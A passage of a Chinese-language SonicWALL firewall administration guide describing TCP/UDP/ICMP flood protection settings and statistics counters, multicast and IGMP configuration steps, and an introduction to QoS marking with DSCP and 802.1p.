
丢弃标记无效的数据包	当：
	• 接收了没有位于连接缓存的非同步数据包（已启用同步攻击保护）。
	• 建立会话期间，接收到其标志为 SYN、RST+ACK 或 SYN+ACK 以外的数据包（已启用同步攻击保护）。
	  • 如果数据包已设置 FIN、URG 和 PSH 标志，将记录 TCP XMAS 扫描。
	  • 如果数据包已设置 FIN 标志，将记录 TCP FIN 扫描。
	  • 如果数据包未设置标志，将记录 TCP Null 扫描。
	• 使用除 SYN 标志以外的标志尝试新 TCP 连接初始化。
	• 在已建立的 TCP 会话中收到带有 SYN 标志的数据包。
	• 在已建立的 TCP 会话中收到无 ACK 标志的数据包。

丢弃序列无效的数据包	当： • 接收到已建立的连接中的数据包，其中，序列号小于连接中最早未确认的序列。 • 接收到已建立的连接中的数据包，其中，序列号大于连接中最早未确认的序列 + 连接中最近公布的窗口大小。
丢弃确认无效的数据包	当丢弃确认无效的数据包时。
非完整 WAN 的最大连接数/秒	当： • 接收到设置了 ACK 标志但未设置 RST 和 SYN 标志的数据包，但 SYN Cookie 被确定为无效（已启用同步攻击保护）。 • 数据包的 ACK 值（按照序列号随机偏移值调整）小于连接中最早确认的序列号。 • 数据包的 ACK 值（按照序列号随机偏移值调整）大于连接的下一个期望序列号。
非完整 WAN 的平均连接数/秒	每秒不完整 WAN 连接的平均数。

表 126. TCP 流量统计

该统计	将增加/显示
正在实施 SYN 攻击	当检测到 SYN 攻击时。
正在实施 RST 攻击	当检测到 RST 攻击时。
正在实施 FIN 攻击	当检测到 FIN 攻击时。
TCP 攻击进行中	当检测到 TCP 攻击时。
检测到的 SYN、RST、FIN 或 TCP 攻击总数	检测到的攻击 （SYN、RST、FIN 和 TCP）总数。
TCP 连接 SYN-Proxy 状态 (仅适用于 WAN)	仅限 WAN，是否启用 TCP 连接 SYN-Proxy。
当前列入 SYN 黑名单的计算机	当设备列于 SYN 黑名单时。
当前列入 RST 黑名单的计算机	当设备列于 RST 黑名单时。
当前列入 FIN 黑名单的计算机	当设备列于 FIN 黑名单时。
当前列入 TCP 黑名单的机器	当设备列于 TCP 黑名单时。
列入黑名单的 SYN 事件总数	当检测到 SYN 黑名单事件时。
列入黑名单的 RST 事件总数	当检测到 RST 黑名单事件时。
列入黑名单的 FIN 事件总数	当检测到 FIN 黑名单事件时。
列入 TCP 黑名单的事件总数	当检测到 TCP 黑名单事件时。
已拒绝的 SYN 黑名单数据包总数	SYN 黑名单已拒绝的 SYN 数据包总数。
已拒绝的 RST 黑名单数据包总数	SYN 黑名单已拒绝的 RST 数据包总数。
已拒绝的 FIN 黑名单数据包总数	SYN 黑名单已拒绝的 FIN 数据包总数。
已拒绝的 TCP 黑名单数据包总数	SYN 黑名单已拒绝的 TCP 数据包总数。
接收的 SYN Flood Cookie 无效	当 SNY Flood Cookie 无效时。
WAN DDOS 过滤状态	DDOS 过滤是否启用或禁用。
WAN DDOS 过滤 – 拒绝的数据包	当 WAN DDOS 过滤拒绝数据包时。
WAN DDOS 过滤 – 泄露的数据包	
WAN DDOS 过滤 - 允许列表计数	

UDP 选项卡



主题：

- 第 855 页的 UDP 设置
- 第 855 页的 UDP 淹没保护
- 第 856 页的 UDP 流量统计

UDP 设置



- **默认 UDP 连接超时（秒）** - 在 UDP 连接超时前想要允许的空闲秒数。该值可被您为单独规则设置的 UDP 连接超时所替代。

UDP 淹没保护



UDP 攻击是一种拒绝服务 (DoS) 攻击。通过向远程主机上的随机端口发送大量 UDP 数据包，可将其启动。结果是，将通过处理攻击数据包消耗受到侵害的系统资源，最终导致系统无法被其他客户端访问。

SonicWALL UDP 攻击保护使用“监视和阻止”方法防御这些攻击。设备将监视 UDP 流量到指定的目标。如果每秒的 UDP 数据包速率超过了指定时间段内允许的阈值，设备将丢弃后续的 UDP 数据包以避免攻击。

将允许通过属于 DNS 查询或者响应或来自设备配置的 DNS 服务器的 UDP 数据包，而不考虑 UDP 攻击保护的状态如何。

以下设置可配置 UDP 攻击保护：


- **启用 UDP 攻击保护** - 启用 UDP 攻击保护。默认情况下未选中该选项。

  注：必须启用**启用 UDP 攻击保护**以激活其他 **UDP 泛洪攻击保护**选项。

- **UDP 攻击阈值（每秒的 UDP 数据包数）**– 允许发送给触发 UDP 攻击保护的主机、范围或子网的每秒的 UDP 数据包最大数目。超出阈值将触发 ICMP 攻击保护。最小值为 50，最大值为 1000000，默认值为 **1000**。
- **UDP 攻击阻止时间（秒）**– 设备检测到该时间段内 UDP 数据包的速率超过攻击阈值后，将激活 UDP 攻击保护，并将开始丢弃后续的 UDP 数据包。最小时长为 1 秒，最大时长为 120 秒，默认时间值为 **2** 秒。
- **UDP 攻击保护目标列表** – 保护其免受 UDP 攻击的目标地址对象或地址群组。默认值为**任何**。

  提示：选择**任何**以将攻击阈值应用至通过防火墙的 UDP 数据包总和。

UDP 流量统计



UDP 流量统计表提供如表 127 所示的统计。如需清除并重启表中显示的统计，单击该表的**清除统计**图标。


表 127. UDP 流量统计

该统计	将增加/显示
打开的连接	当连接打开时。
连接已关闭	当连接关闭时。
所有 UDP 数据包	根据每个处理的 UDP 数据包。
通过验证的数据包	UDP 数据包通过校验和验证（已启用 UDP 校验和验证）。
丢弃残缺的数据包	当： • UDP 校验和验证失败（已启用 UDP 校验和验证）。 • UDP 标头长度计算为大于数据包的数据长度。
UDP 攻击进行中	当前超过 UDP 攻击阈值的单独转发设备的数量。

表 127. UDP 流量统计

该统计	将增加/显示
检测到的所有 UDP 攻击	某一类事件的总数，在这些事件中，转发设备已查过 UDP 攻击阈值。
拒绝的所有 UDP 攻击数据包	由于 UDP 攻击检测而丢弃的数据包总数。 单击**统计**图标将弹出对话框显示最近拒绝的数据包： 

ICMP 选项卡



主题：

- 第 858 页的视图 IP 版本
- 第 858 页的 ICMP/ICMPv6 攻击保护
- 第 858 页的 ICMP/ICMPv6 流量统计

视图 IP 版本

视图 IP 版本单选按钮允许您指定 IP 版本：**IPv4** 或 **IPv6**。如果选择：

- **IPv4**，标题和选项显示 ICMP。
- **IPv6**，标题和选项显示 ICMPv6。

ICMP/ICMPv6 攻击保护



ICMP 攻击保护同样可用于 UDP 攻击保护，此外它还可监视 ICMP/ICMPv6 攻击。唯一的不同之处在于没有允许绕过 ICMP 攻击保护的 DNS 查询。

以下设置可配置 ICMP 攻击保护：


- **启用 ICMP 攻击保护** – 启用 ICMP 攻击保护。

  注：必须启用**启用 ICMP 攻击保护**以激活其他 ICMP 攻击保护选项。

- **ICMP 攻击阈值（每秒的 ICMP 数据包数）** – 允许发送给主机、范围或子网的每秒的 ICMP 数据包最大数目。超出此阈值将触发 ICMP 攻击保护。最小次数为 10，最大次数为 100000，默认次数为 **200**。
- **ICMP 攻击阻止时间（秒）** – 设备检测到该时间段内 ICMP 数据包的速率超过攻击阈值后，将激活 ICMP 攻击保护，并将开始丢弃后续的 ICMP 数据包。最小时长为 1 秒，最大时长为 120 秒，默认时间值为 **2** 秒。
- **ICMP 攻击保护目标列表** – 保护其免受 ICMP 攻击的目标地址对象或地址群组。默认值为**任何**。

  提示：选择**任何**以将攻击阈值应用至通过防火墙的 ICMP 数据包总和。

ICMP/ICMPv6 流量统计



ICMP 流量统计表提供如表 128 所示的统计。如需清除并重启表中显示的统计，单击该表的**清除统计**图标。

表 128. ICMP/ICMPv6 流量统计

该统计	将增加/显示
打开的连接	当连接打开时。
连接已关闭	当连接关闭时。
所有 UDP 数据包	根据每个处理的 ICMP/ICMPv6 数据包。
通过验证的数据包	ICMP/ICMPv6 数据包通过校验和验证（已启用 ICMP/ICMPv6 校验和验证）。
丢弃残缺的数据包	当： • ICMP/ICMPv6 校验和验证失败（已启用 ICMP/ICMPv6 校验和验证）。 • ICMP/ICMPv6 标头长度计算为大于数据包的数据长度。
ICMP/ICMPv6 攻击正在进行	当前超过 ICMP/ICMPv6 攻击阈值的单独转发设备的数量。
检测到的所有 ICMP/ICMPv6 攻击	某一类事件的总数，在这些事件中，转发设备已查过 ICMP/ICMPv6 攻击阈值。
拒绝的所有 ICMP/ICMPv6 攻击数据包	由于 ICMP/ICMPv6 攻击检测而丢弃的数据包总数。单击**统计**图标将弹出对话框显示最近拒绝的数据包： 

79


配置防火墙组播设置

- 第 860 页的防火墙设置 > 组播
  - 第 861 页的组播窥探
  - 第 861 页的组播策略
  - 第 862 页的 IGMP 状态表
  - 第 862 页的启用 LAN 专用接口上的组播
  - 第 863 页的通过 VPN 启用组播

防火墙设置 > 组播

IP 组播是将一个互联网协议 (IP) 数据包同时发送给多个主机的方法。组播适用于快速增长的互联网流量段 - 多媒体展示和视频会议。例如，一个主机传输音频或视频流，而有十个主机想要接收此类流。在组播中，发送主机传输具有特定组播地址的单个 IP 数据包，10 个主机仅需要配置为监听到达该地址的数据包即可接收传输。组播是一点对多点的 IP 通信机制，在无连接模式中运行 - 主机通过“调谐”接收组播传输，该过程类似于调谐无线电。

防火墙设置 > 组播页面用于管理防火墙上的组播流量。



主题：

- 第 861 页的组播窥探
- 第 861 页的组播策略
- 第 862 页的 IGMP 状态表
- 第 862 页的启用 LAN 专用接口上的组播
- 第 863 页的通过 VPN 启用组播

组播窥探



本节提供组播窥探的配置任务。

- **启用组播** - 默认情况下该复选框处于禁用状态。选择此复选框以支持组播流量。
- **要求 IGMP 成员报告组播数据转发** - 默认情况下该复选框处于启用状态。选择此复选框，通过调节要仅转发到接口（接口使用 IGMP 加入到组播群组地址）的组播数据来改善性能。
- **组播状态表格条目超时（分）** - 该字段的默认值为 **5**。该字段的值范围为 5 到 60（分钟）。在以下条件下可更新计时器默认值 5
  - 您怀疑成员查询或报告在网络中已丢失。
  - 您想要减少网络上的 IGMP 流量，当前有较大数量的组播群组或客户端。在该条件中，您无需有路由器到路由器的流量。
  - 您想要同步与 IGMP 路由器的计时。

组播策略



本节提供组播策略的配置任务。

- **启用全部组播地址接收** - 默认情况下不启用该单选按钮。选择该单选按钮可接收所有（D 类）组播地址。

  注：接收所有组播地址可能导致您的网络性能降低。


- **启用以下组播地址接收** - 默认情况下启用该单选按钮。在下拉菜单中，选择**创建新的组播对象**或**创建新的组播群组**。

  注：只能选择与组播区域相关联的地址对象和群组。只能将 224.0.0.1 到 239.255.255.255 的地址绑定到组播区域。

  注：您总共至多可指定 200 个组播地址。

创建多播地址对象的步骤如下：

1 在**启用以下组播地址接收**下拉菜单中，选择**创建新组播对象**。此时会显示**添加地址对象**对话框。



2 在**名称**字段配置地址对象的名称。

3 从**区域分配**下拉菜单，选择**组播**。


4 从**类型**下拉菜单，选择**主机**、**范围**、**网络**或 **MAC**。

5 取决于您选择的类型，对话框的选项有所不同。如果选择：

- **主机**或**网络**，将显示 **IP 地址**字段。输入主机或网络的 IP 地址。IP 地址必须在组播范围：224.0.0.0 到 239.255.255.255 之间。
- **网络**，将显示**网络掩码**字段。输入网络的网络掩码。
- **范围**，将显示**起始 IP 地址**和**终止 IP 地址**字段。输入地址范围的起始和终止 IP 地址。IP 地址必须在组播范围：224.0.0.1 到 239.255.255.255 之间。

6 单击**确定**。

IGMP 状态表



本节介绍了 **IGMP 状态表**中的字段。

- **多播群组地址** – 提供接口所加入的组播群组地址。
- **接口/VPN 隧道** – 提供 VPN 策略的接口（例如 **LAN**）。
- **IGMP 版本** – 提供 IGMP 版本（例如 **V2** 或 **V3**）。
- **剩余时间** –
- **刷新** – 提供图标，刷新特定条目。
- **刷新**和**刷新全部**按钮 – 要快速刷新特定条目，可选中条目左边的复选框并单击**刷新**。单击**刷新全部**可快速刷新所有条目。

启用 LAN 专用接口上的组播

启用防护墙的 *LAN* 专用接口上的组播支持的步骤如下：

1 转至**防火墙设置 > 组播**页面。

2 在**组播窥探**下，选择**启用组播**。

3 在**组播策略**下，选择**启用全部组播地址接收**。

4 单击**接受**。

5 转到**网络 > 接口**页面。

6 单击想要配置的 LAN 接口的**配置**按钮。将显示编辑接口对话框。

7 单击**高级**选项卡。

8 选择**启用组播支持**。

9 单击**确定**。

如需对通过 *VPN* 隧道的地址对象启用组播支持，请执行以下步骤：

1 转至防火墙设置 > **组播**页面。

2 在**组播窥探**下，选择**启用组播**。

3 在**组播策略**下，选择**启用以下组播地址接收**。

4 从下拉菜单中，选择**创建新的组播地址对象**。将显示**添加地址对象**对话框。



5 在**名称**字段，输入组播地址对象的名称。

6 从**区域分配**下拉菜单，选择一个区域：**LAN**、**WAN**、**DMZ**、**VPN**、**SSLVPN**、**MGMT**、**组播**或 **WLAN**。

7 当您从**类型**下拉菜单中选择一个类型后，其他选项将根据选择而改变。如果选择：

- **主机**，请在 **IP 地址**字段中输入 **IP 地址**。
- 如果选择**范围**，请在起始 IP 地址和结束 IP 地址中分别输入**起始**和**结束 IP 地址**。
- **网络**，在**网络掩码**字段输入网络 IP 地址，在**网络掩码/前缀长度**字段输入网络掩码或前缀长度。
- **MAC**，在 **MAC 地址**字段输入 MAC 地址，并选择**多宿主主机**复选框（默认情况下选中该复选框）。
- **FQDN**，在 **FQDN 主机名**字段输入 FQDN 主机名。

8 单击**确定**。

9 转至 **VPN > 设置**页面。

10 在 **VPN 策略**表，单击想要配置的群组 VPN 策略的**配置**图标。随即显示 **VPN 策略**对话框。

11 单击**高级**选项卡。

12 在**高级设置**部分，选择**启用组播**。

13 单击**确定**。

通过 VPN 启用组播

如需通过 *VPN* 启用跨 *WAN* 的组播，请执行以下步骤：

1 全局启用组播：

a 转至**防火墙设置 > 组播**页面。

b 选中**启用组播**复选框。

c 单击**接受**按钮。

d 对于参与的所有安全设备上的每个接口，重复步骤 a 至步骤 c。

2 启用每个单独接口上的组播支持，以参与组播网络。

a 转至**网络 > 接口**页面。

b 单击参与接口的**编辑**图标。将显示**编辑接口**对话框。

c 单击**高级**选项卡。



d 选择**启用组播支持**复选框。

e 单击**确定**。


f 对于参与的所有设备上的每个参与接口，重复步骤 a至步骤 e。

3 启用安全设备之间 VPN 策略的组播。

a 转至 **VPN > 设置**页面。

b 单击包含组播的策略的**编辑**图标。随即显示 **VPN 策略**对话框。

c 单击**高级**选项卡。



注：IGMP 流量的默认 WLAN 组播访问规则已设置为“拒绝”。如果所有参与的设备在其 WLAN 区域中有组播客户端，则需要对这些设备更改为“允许”才能启用组播。

d 在**高级设置**部分，选择**启用组播**。

e 单击**确定**。

4 检查站点之间的隧道是否已激活。

5 启动组播服务器应用程序和客户端应用程序。由于组播数据是从组播服务器发送到组播群组（224.0.0.0 到 239.255.255.255），防火墙将查询该群组的 IGMP 状态表，以确定该数据的传输位置。同样，如果设备接收了 VPN 区域的数据，设备将查询其 IGMP 状态表以确定应在何处传输数据。

IGMP 状态表（更新时）应提供相关信息，以指示 **X3** 接口上存在组播客户端，且跨 224.15.16.17 群组的整个 vpnMcastServer 隧道。

注：通过选择**启用全部组播地址接收**，您可以在查看 **IGMP 状态表**时查看您所期望看到的内容之外的条目。这些是由您主机上可能运行的其他组播应用程序所产生的。

80

管理服务质量

- 第 866 页的防火墙 > QoS 映射
  - 第 866 页的分类
  - 第 867 页的标记
  - 第 867 页的调节
  - 第 868 页的 802.1p 和 DSCP QoS
  - 第 877 页的带宽管理
  - 第 877 页的术语

防火墙 > QoS 映射

服务质量 (QoS) 是指旨在提供可预测的网络行为和性能的各种方法。该预测性排序对于特定类型的应用程序而言非常重要，例如 IP 语音 (VoIP)、多媒体内容，或业务关键型应用程序，例如订单处理或信用卡处理。再多的带宽也无法提供这种可预测性，因为网络最终将用尽任何数量的带宽。只有正确配置并实施 QoS，才能妥善管理流量，保证网络服务达到所需的水平。

主题：

- 第 866 页的分类
- 第 867 页的标记
- 第 867 页的调节
- 第 868 页的 802.1p 和 DSCP QoS
- 第 877 页的带宽管理
- 第 877 页的术语

分类

分类是必要的第一步骤，只有通过此步骤才能标识管理需求流量。SonicOS 使用访问规则作为接口对流量进行分类。通过使用地址对象、服务对象和日程对象元素组合，该功能提供了微调控制，使分类条件和**所有 HTTP 流量**一样通用，且和**星期二上午 2:12 从 hostA 到 serverB 的 SSH 流量**一样具体。

Dell SonicWALL 网络安全设备可标识、映射、修改和生成行业标准的外部 CoS 指示符、DSCP 和 802.1p（请参阅第 868 页的 802.1p 和 DSCP QoS一节）。

标识或分类之后，可对其进行管理。可由 SonicOS 带宽管理 (BWM) 在内部执行管理，只要网络完全包含自治系统，SonicOS 带宽管理将一直起效。引入外部或中间元素（例如具有未知配置的外部网络基础设施，或竞争互联网等带宽的其他主机）后，提供保证和预测性的功能将降低。换言之，只要网络的终端和终端之间的任何组件都在您的管理范围之内，BWM 将严格按照配置工作。引入外部实体后，BWM 配置的精确度和功效可能会下降。

但是并不是失去全部功能。SonicOS 对流量分类后，可对其进行**标签**，以使此类别的流量与 CoS 标签所容纳的特定外部系统进行通信，因此它们可以参与提供 QoS。

> **注：**很多服务提供商不支持 CoS 标签，例如 802.1p 或 DSCP。同时，具有标准配置的大多数网络设备无法识别 802.1p 标签，可能会丢弃已标签的流量。
>
> 尽管 DSCP 不会导致兼容性问题，但很多服务提供商仅需清除或忽略 DSCP 标志，而不考虑编码点。
>
> 如果想要在您的网络或服务提供商的网络上使用 802.1p 或 DSCP 标记，必须先确保支持这些方法。检查您的内部网络设备是否支持 CoS 优先级标记，且是否经过正确的配置。检查您的服务提供商 – 一些服务提供商使用这些 CoS 方法提供收费的 QoS 支持。

标记

对流量进行分类后，如果该流量由支持 QoS 的外部系统处理（例如 CoS 感知交换机或路由器可能在高级服务提供程序的基础结构中或在私有 WAN 中可用），则必须对其进行标记，外部系统才能使用分类，并提供正确的处理和每跳转发行为。

最初，这是在拥有 RFC791 的三个优先位和 RFC1394 ToS（服务类型）字段的 IP 层尝试，但这由总数为 17 人的吞吐量历史记录所使用。其继任者 RFC2474 引入了更实用和更广泛使用的 DSCP（区分服务代码点），可提供多达 64 个分类以及用户自定义的类。通过 RFC2598（加急转发，旨在提供租用线路行为）和 RFC2697（保证类中的转发级别，又称金牌服务、银牌服务、铜牌服务），DSCP 进一步得到增强。

DSCP 是一种流量安全标记方法，其针对的流量主要是由于没有不兼容的风险而遍历公共网络的流量。最坏的情况是，沿路径的跃点可能会丢弃或删除 DSCP 标签，但很少滥用或丢弃数据包。

CoS 标记的其他常用方法是 IEEE802.1p。802.1p 发生在 MAC 层（第 2 层），与 IEEE 802.1Q VLAN 标记密切相关，且共享相同的 16 位字段，但它实际上是以 IEEE802.1D 标准定义的。和 DSCP 不同，802.1p 只能与支持 802.1p 的设备配合使用，通常不拥有互操作性。此外，由于 802.1p 具有不同的数据包结构，几乎无法遍历广域网，甚至是私有 WAN。尽管如此，802.1p 一直在获取 IP 提供商对语音和视频的广泛支持，因此引入了通过网络边界（即广域网链路）支持 802.1p 的解决方案，其形式为 **802.1p 到 DSCP 的映射**。

802.1p 到 DSCP 的映射允许通过 SonicOS 将 802.1p 标签从一个 LAN 映射到 DSCP 值，使数据包能够安全地遍历 WAN 链路。当数据包到达 WAN 或 VPN 的另一端时，接收 SonicOS 设备可将 DSCP 标签重映射到 802.1p 标签，以便在该 LAN 中使用。如需更多信息，请参见第 868 页的 802.1p 和 DSCP QoS。

调节

可使用多种策略、队列和调整方法中的任意一种调节（或管理）流量。SonicOS 通过其入口和出口带宽管理 (BWM) 提供了内部调节功能，这在第 877 页的带宽管理中有详细说明。SonicOS 的 BWM 对于拥有足够带宽的完全自治的私有网络是非常有效的解决方案，但对于引入很多未知外部网络元素和带宽内容的情况而言，效率会降低。如需争用问题的说明，请参阅第 870 页的 DSCP 标记：示例场景。

主题：

- 第 867 页的通过支持 QoS 的网络的站点到站点 VPN
